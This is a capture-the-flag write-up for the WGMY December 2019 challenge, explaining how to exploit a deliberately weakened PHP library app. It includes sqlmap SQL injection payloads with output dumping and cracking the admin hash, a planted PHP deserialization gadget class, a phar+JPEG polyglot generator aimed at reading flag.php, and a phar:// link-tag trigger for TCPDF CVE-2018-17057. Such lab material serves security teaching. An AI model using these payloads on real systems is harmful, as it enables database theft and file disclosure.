WGMY December 2019 Challenge

PHP-Perpustakaan

(PHP, MySQL & TCPDF)

https://github.com/yudhatp/PHP-Perpustakaan

Slightly customize for WGMY December 2019 challenge by d3ck4

Deserialization is a vulnerability class that's often overlooked. Because I couldn't explain phar deserialization exploits any better, let's quote Daniel Timofte:

Similar to ROP (return-oriented programming) attacks on compiled binaries, this type of exploitaton is carried through PHP object injection (POI), a form of property-oriented programming (POP) in the context of object-oriented PHP code.

The Target

PHP-Perpustakaan

Aplikasi Perpustakaan sederhana berbasis Web

Dibuat dengan:

- PHP 7.0 Native
- MySQL (MySQLi)
- JQuery
- Bootstrap 3
- TCPDF

Fitur:

- Peminjaman,Pengembalian
- Add buku, staff
- Filter data buku, katalog buku
- History Peminjaman
- Report
- etc

User Test: **ytp** password: **ytp1234**
* Player can create their own user account in registration page (register.php) as well

User : **adm** password: **indonesia**
* Password were change from the original installation of db sql file available in github on purpose for the challenge server

Original base code available on github meanwhile a TAR archive with partial but actual source code { not including actual data for admin (adm) account md5 password hash in challenge server (database/perpustakaan.sql), the flag.php, db config (setting/koneksi.php) } of the web application is also available as a hint.

The TCPDF libary have public RCE vulnerability for versions <= `6.2.19` that's based on insecure `phar` deserialization. The advisory also referenced to slides of a talk at BlackHat 2018 that explains `phar` based exploits and also contains a case study of the TCPDF library.

A `phar` file allows merging whole PHP applications into a single compressed file. Therefore this can also contain serialized PHP objects. The PHP `phar://` stream wrapper can be used to work with these files and cause the `phar` file to be read and the stored objects to be instantiated. Various magic PHP functions are called implicitly while this whole thing takes place, such as the object destructor called `__destruct()`.

Insecure phar:// Handling in TCPDF

The essence of the TCPDF vulnerability is that user-supplied `<img>` tags are handled in a way that allows an attacker to reach a call to `file_exists` in the vulnerable library. There are various file system functions that cause `phar`s to be deserialized, and of course this one is among them. This can be exploited using an attacker-controlled parameter that references a file path with the `phar://` handler. Consider the following example in the context of TCPDF:

<img src="phar://upload/hax.phar">

Upon entering this line in the web applications HTML input textbox, the following things happen:

- The web application parses the `<img>` tag in `openHTMLTagHandler()`. This function internally makes a call to `Image()` with the first parameter being the user-supplied file path of the image, including the `phar://` wrapper.
- The `Image()` function then tries to check whether the given file path actually exists using `file_exists(filepath)`.
- Because the file path starts with `phar://`, the web application will then try to deserialize the given file.
- `__destruct()` will be called eventually using the attacker-supplied object that may result in the exploitation to succeed.

It seems that the vulnerable functions mentioned in the talk are also present in the `6.2.13` version of TCPDF that the challenge is based on.

Crafting A Malicious Phar

The first thing that's required for this to work is a fitting gadget. There's a nice toolkit for this that's called phpggc (https://github.com/ambionics/phpggc). Unfortunately, the gadgets included in this tool can't be used to exploit the challenge server but it serves as a good example of how to pull this attack off.

The following things are noteworthy:

- The PHP-Perpustakaan uses the outdated and vulnerable TCPDF library version `6.2.13` for the conversion process.
- In the webroot, there's a file called `flag.php` that contain actual flag on the challenge server. The file in the supplied TAR archive (soskod.tar.gz) only includes a blank flag. The presence of this file could be seen as a hint that the contents of this file have to be read using a PHP Object Injection (POI) exploit.
- It's not possible to simply upload a PHP web shell in the admin panel because uploaded files are checked regarding file type and exif information.
- Uploaded image files "cover buku" are stored in the `/image/buku` folder. (must writable by the challenge web server)

In order to use all this available information for the exploitation, player require to figure out :

1. **A way to get admin login credential.**

- SQL injection vulnerability available in the user panel via "Data Buku" listing button available in the left pane -> click "Sinopsis" button (example injection point: /PHP-Perpustakaan/form/sinopsis_buku.php?id=1 [SQLi Payload]) and dump admin account md5 password hash { md5("indonesia") = cda2c99fbf5e19f20d331299c15a4491 } from the db.

2. **A vulnerable class, also called a gadget in this context, that does dangerous things on objects in magic functions like `__destruct()`.**


- Can be found in the TAR archive (soskod.tar.gz) given in lib/PDFDesctructor.php. This class is added on purpose for the challenge into PHP-Perpustakaan since the original base code doesn't have any vulnerable destructor class. This PDFDestructor() class were also purposely being include in all PDF generation script files (form/cetak_anggota.php, form/cetak_bukti.php, form/cetak_buku.php, form/cetak_kartu_anggota.php, form/cetak_peminjaman.php, form/cetak_staff.php)

3. **A way to upload a crafted malicious `phar` file to the challenge server**.

- Once player manage to get the admin credential, player can upload a phar + jpeg polyglot file. Sample code to create a phar + jpeg polyglot file can be found at https://github.com/kunte0/phar-jpg-polyglot

4. **A way to trigger deserialization using the `phar://` stream wrapper.**


- According to the TCPDF CVE-2018-17057 advisory "*The vulnerability depends on the developer using writeHTML() with user-supplied input*" which PHP-Perpustakaan really does and "*The library allows also to include custom CSS rules by defining a "link" tag, like the following: <link type="text/css" href="style.css">*"



```
view-source:http://localhost/PHP-Perpustakaan/form/dashboard.php
```

```html
<div id="page-wrapper">
    <div class="row">
                <div class="col-lg-12">
                    <h1 class="page-header">Dashboard</h1>
                </div>
                <!-- /.col-lg-12 -->
    </div>

    <div class="row">
        <div class="col-lg-3 col-md-6">
                    <div class="panel panel-primary">
                        <div class="panel-heading">
                            <div class="row">
                                <div class="col-xs-3">
                                </div>
                                <div class="col-xs-9 text-right">
                                    <div class="huge"></div>
                                    <div>Total Peminjaman</div>
                                </div>
                            </div>
                        </div>
                        <a href="history_peminjaman.php?id=">
                            <div class="panel-footer">
                                <span class="pull-left">Lihat Detail</span>
                                <span class="pull-right"></span>
                                <div class="clearfix"></div>
                            </div>
                        </a>
                    </div>
        </div>
    </div>
</div>

<div class="container">

        <hr>

        <!-- Footer -->
        <footer>
            <div class="row">
                <div class="col-lg-12">
                    <p>Copyright &copy; 2016 - 2019 by Yudha Tri Putra </p>
                    <p>web ini hanya sample saja.<!-- silahkan muat turun <a href="../soskod.tar.gz">soskod</a> :) --></p>
                </div>
            </div>
        </footer>

    </div>
    <!-- /.container -->
    <script src="../template/js/jquery-3.1.1.min.js"></script>
    <script src="../template/js/jquery-ui-1.11.4/jquery-ui.js"></script>
    <script src="../template/js/sb-admin-2.js"></script>
    <script src="../template/js/bootstrap.min.js"></script>
</body>
</html>
```

Figure 1 : Player can discover a html comment with info about the source code TAR archive in view-source.




```
localhost/PHP-Perpustakaan/form/sinopsis_buku.php?id=1
```

Sinopsis Buku


Judul:	Mudah Membuat Portal Berita Online dengan PHP dan MySQL
Jenis:	Komputer
Penulis:	Wahana Komputer
Penerbit:	Andi
Tahun:	2012
Sinopsis :	Buku PAS: Mudah Membuat Portal Berita Online dengan PHP dan MySQL ini menjelask tentang pembuatan portal berita online menggunakan PHP dan MySQL. Buku ini ditujuk bagi Anda yang tertarik dalam bidang pemrograman website, khususnya PHP

Figure 2 : SQLi Injection Point on "sinopsis_buku.php" and parameter "id"



```
sqlmap identified the following injection point(s) with a total of 72 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 4533=4533

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: id=1 AND (SELECT * FROM (SELECT(SLEEP(5)))AYRw)

    Type: UNION query
    Title: Generic UNION query (NULL) - 15 columns
    Payload: id=-7772 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176707171,0x584f557675736b4e4d42496f52426565765a644d4241494f7078514d61766e4177716a7569794a74,0x7178767071),NULL,NULL,NULL,NULL-- -
---
[14:25:07] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.34, PHP 7.1.32
back-end DBMS: MySQL 5.0.12
[14:25:07] [INFO] fetching columns for table 't_account' in database 'yudhatpm_perpustakaan'
[14:25:07] [INFO] the SQL query used returns 8 entries
[14:25:07] [INFO] retrieved: "id_t_account","int(11)"
[14:25:07] [INFO] retrieved: "id_p_role","int(11)"
[14:25:07] [INFO] retrieved: "username","varchar(3)"
[14:25:07] [INFO] retrieved: "password","varchar(64)"
[14:25:07] [INFO] retrieved: "create_date","datetime"
[14:25:07] [INFO] retrieved: "create_by","varchar(3)"
[14:25:07] [INFO] retrieved: "update_date","datetime"
[14:25:07] [INFO] retrieved: "update_by","varchar(3)"
[14:25:07] [INFO] fetching entries for table 't_account' in database 'yudhatpm_perpustakaan'
[14:25:07] [INFO] the SQL query used returns 2 entries
[14:25:07] [INFO] retrieved: "","2016-10-17 23:24:37","1","1","cda2c99fbf5e19f20d331299c15a4491"," "," ","adm"
[14:25:07] [INFO] retrieved: "adm","2016-11-06 00:00:00","3","2","6fd162da671f9a34c8c514422205e1fd"," "," ","ytp"
[14:25:07] [INFO] analyzing table dump for possible password hashes
[14:25:07] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[14:25:21] [INFO] writing hashes to a temporary file '/var/folders/0v/jvzwtk7x0td6ymsx6hj12n180000gr/T/sqlmap2ewlhz5285/sqlmaphashes-gZ8peK.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[14:25:25] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/Users/d3ck4/Documents/sqlmap-dev/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[14:25:35] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[14:25:39] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[14:25:39] [INFO] starting 8 processes
[14:25:46] [INFO] cracked password 'indonesia' for user 'adm'
[14:25:52] [INFO] postprocessing table dump
Database: yudhatpm_perpustakaan
Table: t_account
[2 entries]
+-----------+--------------+----------+-----------------------------------------------+-----------+-----------+-------------+---------------------+
| id_p_role | id_t_account | username | password                                      | create_by | update_by | update_date | create_date         |
+-----------+--------------+----------+-----------------------------------------------+-----------+-----------+-------------+---------------------+
| 1         | 1            | adm      | cda2c99fbf5e19f20d331299c15a4491 (indonesia) | <blank>   | NULL      | NULL        | 2016-10-17 23:24:37 |
| 3         | 2            | ytp      | 6fd162da671f9a34c8c514422205e1fd              | adm       | NULL      | NULL        | 2016-11-06 00:00:00 |
+-----------+--------------+----------+-----------------------------------------------+-----------+-----------+-------------+---------------------+

[14:25:52] [INFO] table 'yudhatpm_perpustakaan.t_account' dumped to CSV file '/Users/d3ck4/.sqlmap/output/192.168.1.53/dump/yudhatpm_perpustakaan/t_account.csv'
[14:25:52] [INFO] fetched data logged to text files under '/Users/d3ck4/.sqlmap/output/192.168.1.53'

[*] shutting down at 14:25:52

[14:25:52] [d3ck4@Incognito ../Documents/sqlmap-dev]$ python sqlmap.py -r /tmp/sqli.txt --dump -D yudhatpm_perpustakaan -T t_account
```

Figure 3 : Simply dump data and crack admin (adm) password hash with SQLMap




PDFDestructor.php

```php
<?php
class PDFDestructor{
    public $tmpfile;
    function __destruct()
    {
        if (file_exists($this->tmpfile))
        {
        $info = pathinfo($this->tmpfile);
        if ($info['extension'] == "pdf")
        {
            unlink($this->tmpfile);
        }
        else
        {
            echo "Nggak bisa dihapus fail pdf nya, bukan pdf ni gan. Nah cobain loe
                liat: " . file_get_contents($this->tmpfile);
        }
        }
    }
```


Figure 4 : Vulnerable class PDFDestructor()

To recap, this PDFDestructor() class can be use as gadget chain to read arbitrary files on the challenge server. When destructing an object with a `tmpfile` value without `pdf` extension, the `tmpfile` content is being shown to the user with `echo`. This can be used to get the contents of `flag.php` :)



```php
<?php


function generate_base_phar($o, $prefix){
    global $tempname;
    @unlink($tempname);
    $phar = new Phar($tempname);
    $phar->startBuffering();
    $phar->addFromString("test.txt", "test");
    $phar->setStub("$prefix<?php __HALT_COMPILER(); ?>");
    $phar->setMetadata($o);
    $phar->stopBuffering();

    $basecontent = file_get_contents($tempname);
    @unlink($tempname);
    return $basecontent;
}

function generate_polyglot($phar, $jpeg){
    $phar = substr($phar, 6); // remove <?php dosent work with prefix
    $len = strlen($phar) + 2; // fixed
    $new = substr($jpeg, 0, 2) . "\xff\xfe" . chr(($len >> 8) & 0xff) . chr($len & 0xff) . $phar .
        substr($jpeg, 2);
    $contents = substr($new, 0, 148) . "        " . substr($new, 156);

    // calc tar checksum
    $chksum = 0;
    for ($i=0; $i<512; $i++){
        $chksum += ord(substr($contents, $i, 1));
    }
    // embed checksum
    $oct = sprintf("%07o", $chksum);
    $contents = substr($contents, 0, 148) . $oct . substr($contents, 155);
    return $contents;
}


// pop exploit class
//class PHPObjectInjection {}
//$object = new PHPObjectInjection;
//$object->inject = 'system("id");';
//$object->out = 'Hallo World';

class PDFDestructor {}
$object = new PDFDestructor;
$object->tmpfile = '../flag.php';


// config for jpg
$tempname = 'temp.tar.phar'; // make it tar
$jpeg = file_get_contents('in.jpg');
$outfile = 'out.jpg';
$payload = $object;
$prefix = '';

var_dump(serialize($object));

```

Figure 5 : Player can simply modified the phar+jpeg polyglot generator in phar_jpg_polyglot.php sample code to destructing an object with any tmpfile value that he choose, in this case tmpfile can be reference to flag.php path in challenge server.


192.168.1.53/PHP-Perpustakaan/form/input_buku.php

Perpustakaan 5F

Input Buku

1

Nama Buku	type="text/css" href="phar://../image/buku/out.jpg">
Penulis	d3ck4
Jenis Buku	Komputer
